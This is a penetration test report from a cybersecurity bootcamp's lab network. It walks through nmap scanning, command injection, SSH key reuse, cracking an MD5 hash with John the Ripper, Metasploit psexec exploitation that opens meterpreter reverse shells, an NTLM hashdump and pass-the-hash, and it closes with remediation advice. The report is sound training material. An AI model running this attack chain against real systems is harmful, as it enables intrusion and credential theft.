Penetration Testing Report

Cybersecurity Analytics Bootcamp

Rules of Engagement

- No social engineering or client-side exploits.
- No external tools; use only resources present in the environment.
- You are authorized only to scan and attack systems that reside on the same /20 subnet on which your Kali instance resides (e.g., if the IP of your Kali instance is 172.31.6.161, you are only authorized to scan and attack systems on the 172.31.6.0/20 subnet).

Executive Summary

Objective

Conducted a penetration test on a simulated corporate network to identify exploitable vulnerabilities and demonstrate post-exploitation techniques. This test included Linux and Windows systems, covering the attack narrative from reconnaissance to data exfiltration.

Tools Used

- **Kali Linux** – Penetration testing OS with pre-installed tools.
- **Nmap** – Network scanning, host discovery, service enumeration.
- **John the Ripper** – Password hash cracking.
- **Metasploit Framework** – Exploit execution, remote access, post-exploitation.
- **Web Browser** – Access to web applications hosted on non-standard ports

Fullstack Academy


Penetration Test Findings

Summary

Finding #	Severity	Finding Name
1	High	Web server exposed on non standard port and vulnerable to command injections.
2	High	SSH private key found on web server.
3	Medium	Poor password and low algorithm hash.
4	High	Windows host vulnerable to SMB exploits.
5	Medium	Lack of network segmentation between Linux and Windows environments enabled pivoting.


Detailed Walkthrough

1) **Network Scanning** - Used `ip route` to identify subnet; Nmap revealed four hosts with open services, including web and SSH on non-standard ports.




```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-14 00:22 UTC
Nmap scan report for ip-172-31-50-222.us-west-2.compute.internal (172.31.50.222)
Host is up (0.00056s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-54-6.us-west-2.compute.internal (172.31.54.6)
Host is up (0.00017s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-54-255.us-west-2.compute.internal (172.31.54.255)
Host is up (0.0035s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-56-5.us-west-2.compute.internal (172.31.56.5)
Host is up (0.00018s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-57-205.us-west-2.compute.internal (172.31.57.205)
Host is up (0.000096s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4096 IP addresses (5 hosts up) scanned in 109.93 seconds
```


2) **Accessing the Web Server** - Connected via `http://172.31.50.222:1013`; identified DNS query form.




3) **Command Injection** - Exploited form with `&&` injection to run system commands, enumerating `/etc/passwd` and identifying the `devops` user.



4) **SSH Pivoting** – Retrieved and secured private SSH key from web server; connected to second Linux host via non-standard SSH port after setting key permissions with `chmod 400`.



5) **Reconnaissance** – Located scripts containing Windows admin username and MD5 password hash.and the type of hash algorithm for this administrator account.



6) **Password Cracking** – Cracked MD5 hash using John the Ripper with `john.lst` wordlist.plain-text.

```
┌──(kali㉿kali)-[~]
└─$ sudo john --wordlist=/usr/share/wordlists/john.lst  hash.txt --format=Raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
pokemon          (?)
1g 0:00:00:00 DONE (2025-05-15 23:31) 50.00g/s 115200p/s 115200c/s 115200C/s keller..karla
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```


7) **Windows Exploitation** – Leveraged `psexec` SMB exploit in Metasploit to gain Meterpreter session.

```
dule, why not try the reload command
tasploit Documentation: https://docs.metasploit.com/

f6 > search exploit/windows/smb/psexec

tching Modules

 #  Name                          Disclosure Date  Rank    Check  Description
 -  ----                          ---------------  ----    -----  -----------
 0  exploit/windows/smb/psexec    1999-01-01       manual  No     Microsoft Windows Authenticated User Code Execution

teract with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/psexec

f6 >
```


```
References:
   https://nvd.nist.gov/vuln/detail/CVE-1999-0504
   OSVDB (3106)
   http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
   https://www.optiv.com/blog/owning-computers-without-shell-access
   http://sourceforge.net/projects/smbexec/

View the full module info with the info -d command.

msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.54.6
RHOSTS => 172.31.54.6
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass => pokemon
msf6 exploit(windows/smb/psexec) > set Payload windows/x64/meterpreter/reverse_tcp
Payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) >
```

```
View the full module info with the info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.57.205:4444
[*] 172.31.54.5:445 - Connecting to the server...
[-] 172.31.54.5:445 - Exploit failed [unreachable]: Rex::HostUnreachable The host (172.31.54.5:445) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.56.5
RHOSTS => 172.31.56.5
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.57.205:4444
[*] 172.31.56.5:445 - Connecting to the server...
[*] 172.31.56.5:445 - Authenticating to 172.31.56.5:445 as user 'Administrator'...
[*] 172.31.56.5:445 - Selecting PowerShell target
[*] 172.31.56.5:445 - Executing the payload...
[+] 172.31.56.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.56.5
[*] Meterpreter session 1 opened (172.31.57.205:4444 → 172.31.56.5:49876) at 2025-05-16 00:02:35 +0000

meterpreter >
```


8) **Hashdump & Pass the Hash** – Extracted credential hashes from first Windows host; used them to access the second Windows host.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```





```
Basic options:
  Name                  Current Setting                 Required  Description
  ----                  ---------------                 --------  -----------
  RHOSTS                172.31.54.6                     yes       The target host(s), see https://docs.metasploit.com/docs
                                                                  /using-metasploit/basics/using-metasploit.html
  RPORT                 445                             yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION                                   no        Service description to be used on target for pretty list
                                                                  ing
  SERVICE_DISPLAY_NAME                                  no        The service display name
  SERVICE_NAME                                          no        The service name
  SMBDomain             .                               no        The Windows domain to use for authentication
  SMBPass               1009:aad3b435b51404eeaad3b435b51 no        The password for the specified username
                        404ee:e1342bfae5fb061c12a02caf21
                        d3b5ab:::
  SMBSHARE                                              no        The share to connect to, can be an admin share (ADMIN$,C
                                                                  $, ... ) or a normal read/write folder share
  SMBUser               Administrator2                  no        The username to authenticate as

Payload information:
```



```
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.57.205:4444
[*] 172.31.54.6:445 - Connecting to the server...
[*] 172.31.54.6:445 - Authenticating to 172.31.54.6:445 as user 'Administrator2'...
[*] 172.31.54.6:445 - Selecting PowerShell target
[*] 172.31.54.6:445 - Executing the payload...
[+] 172.31.54.6:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.54.6
[*] Meterpreter session 2 opened (172.31.57.205:4444 → 172.31.54.6:49946) at 2025-05-16 00:22:38 +0000

meterpreter >
```

9) **Sensitive File Discovery** – Located and retrieved `secrets.txt` file from final Windows machine.





Remediation Recommendations

Finding 1 – Web server vulnerable to command injection:

- Implement strict input validation and sanitization on all user inputs.
- Deploy web application firewall (WAF) to filter malicious requests.
- Ensure applications run with least privilege permissions.

Finding 2 – SSH private key stored on web server:

- Remove all private keys from publicly accessible directories.
- Restrict file system permissions to limit read access to authorized users.
- Implement server-side key management with secure storage.

Finding 3 – Weak password and outdated hash algorithm:

- Enforce strong password policy with complexity and expiration requirements.
- Migrate from MD5 to modern hashing algorithms like bcrypt or Argon2.
- Implement multi-factor authentication where applicable.

Finding 4 – Windows host vulnerable to SMB exploit:

- Apply latest security patches to Windows systems.
- Disable SMBv1 and restrict SMB traffic to trusted hosts only.
- Implement network intrusion detection/prevention systems to monitor SMB activity.

Finding 5 – Lack of network segmentation:

- Segment network into isolated VLANs for Linux and Windows systems.
- Apply firewall rules to limit lateral movement between segments.
- Monitor inter-segment traffic for anomalous connections.